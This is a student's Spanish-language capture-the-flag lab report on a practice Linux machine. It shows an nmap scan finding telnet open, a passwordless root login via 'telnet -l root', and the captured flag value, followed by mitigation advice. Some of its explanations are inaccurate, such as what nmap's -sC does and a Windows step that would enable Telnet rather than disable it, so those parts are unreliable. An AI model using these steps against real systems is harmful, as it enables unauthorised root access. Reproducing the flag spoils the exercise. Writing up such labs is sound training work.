

LABORATORIO EN FASE DE RECONOCIMIENTO git

1. DATOS DE LABORATORIO.

Fecha: 14-09-2026

Alumno: Pablo Bustos

Profesor: Anónimo (protección de identidad)

Etapas de ataque: Reconocimiento

IP de origen: 10.10.15.113

IP de destino: 10.129.194.27

S.O de origen: Windows 11

S.O de destino: Linux

2. INTRODUCCIÓN DE LOS PASOS REALIZADOS. ((resumen en 3 líneas))

En etapa de reconocimiento, realizamos mediante una conexión VPN, una prueba de penetración a otra máquina, consiste en realizar un escaneo con NMAP para verificar si hay puertos abiertos, en los cuales se encuentra el canal 23 (TELNET), y poder realizar una conexión remota a dicha computadora. Este canal abierto representa un riesgo muy alto ya que a través de herramientas utilizadas, pudimos acceder a su administrador, obteniendo libertad total para manipular datos que se encuentran alojados en ella.

3. RECONOCIMIENTO.

PING A LA IP DE ORIGEN: ECO COMPLETADO. (4 DATOS RECIBIDOS).

NMAP: `nmap -sC -sV`

INFORMACIÓN DE LA MÁQUINA DE DESTINO: (procedo a sacar mas información de la máquina a través del comando `cat` y la carpeta `/etc/os-release`).

S.O: Linux.

Versión 20.04.2

Distribución: UBUNTU

4. ENUMERACIÓN

los escaneos que usé

CMD: ping a la IP de destino para verificar si hace los ecos y poder así establecer una conexión y asegurarme de que el firewall no la bloquee.

NMAP: utilicé nmap para llamar al programa, y luego utilizar los parámetros:

-sC -> escanea en busca de puertos abiertos.

-sV -> es mas completo que el parámetro anterior, ya que también nos brinda mas información sobre el sistema operativo y que servicios brinda el puerto.

En caso de que el eco luego del ping no diera respuesta, se puede proceder con el parámetro -Pn, ya que este ayuda a escanear los puertos abiertos de la IP en caso de que el firewall bloquee la respuesta al ping.

NOTA: utilicé mi CMD de administrador de Windows 11 ya que lo hice a través de una VPN para poder realizar el reconocimiento de forma mas segura.

5. HIPÓTESIS

Luego de un exhaustivo reconocimiento y horas de investigación, las preguntas que me surgen son:

-por qué el puerto 23 está abierto? esto podría responderlo si el sistema operativo fuera Windows y el activador de características del S.O estuviera desactivado, pero al ser Linux, no posee una GUI y por lo tanto, puede ser más fácil olvidar o no saber como desactivar ese puerto a través de los servicios del sistema, también podría ser un error del firewall conectado a esa máquina, ya que al hacer PING a esa IP de destino, me da respuesta inmediata sin bloquearla.

También observé la facilidad de poder ingresar al ROOT de la máquina Linux Ubuntu, solo bastó con el parámetro -l y el comando root más la IP de destino para poder esquivar la cuenta de administrador y la contraseña de la máquina. Fue fácilmente vulnerada a través del puerto 23.

6. PASOS HASTA LLEGAR AL CTF

1- Iniciamos la conexión de una VPN, y que nos otorgue una IP segura.

2-ejecutamos el CMD de Windows como administrador, escribimos el comando IPCONFIG y verificamos que tengamos una IP segura de la vpn.

3- una vez que aseguramos que tenemos la IP, abro otro CMD como administrador para realizar el escaneo con Nmap a la maquina destino (mantengo abierto el principal que es el que va a estar conectado a la VPN).

4-realizamos un PING a la IP máquina destino para ver si responde. En mi máquina algunas veces respondía positivamente los ecos, y otras veces no, pero por lo general, responde positivamente todos los paquetes.

5-Procedí a realizar el primer escaneo con el llamado al comando Nmap + los parámetros -sC -sV (este parámetro me proporciona mas información),(las veces que el ping no me respondía, utilicé el comando -Pn para que ignore el ping sin respuesta) . entonces = nmap -sC -sV -Pn

6-Me arrojó el resultado del Puerto 23-servicio TELNET - abierto.


7-Una vez obtenida la información utilizo el comando telnet junto con el parámetro -l (al no tener información de usuario o contraseña del usuario en la máquina atacada, utilizo este parámetro para que pueda obviar y entrar a la cuenta directamente) + root (que conecta y me da permiso de administrador) puerto 23. entonces = telnet -l root

8-PASO EXTRA: para obtener mas información sobre su sistema operativo, ejecuté el comando cat /etc/os-release .


9-Logré entrar a la máquina de destino, con permisos de administrador. escribo el comando ls, para que me muestre la lista del escritorio, veo la carpeta "flag.txt", escribo el comando cat flag.txt y puedo ver la bandera.

7. EVIDENCIA

conexión VPN



PING A LA IP DESTINO.



ESCANEO CON NMAP.

```
C:\Windows\System32>nmap -sC -sV 10.129.194.27
Starting Nmap 7.991 ( https://nmap.org ) at 2026-09-15 22:08 -0300
Nmap scan report for 10.129.194.27
Host is up (0.19s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.58 seconds
```

CONEXIÓN A LA MÁQUINA A TRAVÉS DEL PUERTO 23 TELNET Y PEDIDO DE DATOS DEL SISTEMA OPERATIVO DE LA MÁQUINA.

```
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 16 Sep 2026 01:10:44 AM UTC

System load:          0.0
Usage of /:            41.7% of 7.75GB
Memory usage:         4%
Swap usage:           0%
Processes:            135
Users logged in:      0
IPv4 address for eth0: 10.129.194.27
IPv6 address for eth0: dead:beef::a0de:adff:fe8d:4523

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation


5 updates can be applied immediately.
1 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Sep 15 22:03:13 UTC 2026 on pts/0
root@Meow:~# cat/etc/os-release
bash: cat/etc/os-release: No such file or directory
root@Meow:~# cat/etc/os-release
bash: cat/etc/os-release: No such file or directory
root@Meow:~# cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.2 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.2 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
root@Meow:~#
```

CAPTURA DE BANDERA.



```
0% Seleccionar Telnet 10.129.194.27
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdf23665f766f9c61ecba8a4c19
root@Meow:~# clear
```

8. VULNERABILIDADES que se encontraron.

Me puse a investigar, y encontré en MITRE ATTACK con el ID: T1133 External Remote Services, explica este caso de conexión remota. y sus medidas de mitigación que lo explicaré en el punto 10. La vulnerabilidad encontrada es el puerto 23 Y pertenece al Servicio TELNET, donde permite la conexión remota a máquinas comprometidas, y en este caso con permisos de administrador en el Sistema Operativo Linux, este protocolo representa un riesgo porque transmite credenciales sin cifrado.

9. IMPACTO

El impacto es enorme, ya que al obtener acceso al Root o Administrador de la máquina Linux, tengo todos los permisos para poder robar información, acceder a archivos privados, información personal que se encuentra dentro de la máquina, poder escalar dentro de la red si este estuviera conectado en ella e intentar vulnerar más computadoras o dispositivos conectados a la misma red empresarial en la que se encuentren conectados.

10. QUE RECOMENDACIONES DOY DE ESTO ?

Se debe deshabilitar o eliminar los servicios disponibles que sean innecesarios. En el caso de Windows, se puede acceder fácilmente a esta opción desde el buscador "activar o desactivar las características de Windows" y TILDAR la casilla de TELNET.

Utilizar una autenticación multifactorial para las cuentas de servicios remotos y así mitigar al adversario en su capacidad de vulnerar la máquina con credenciales robadas.

*Denegar el acceso remoto directo a los sistemas internos mediante reglas de Firewall, o proxies de red. También puede ser muy útil la segmentación de red, si llegara a ser vulnerada una máquina, no afectaría a otras redes empresariales.
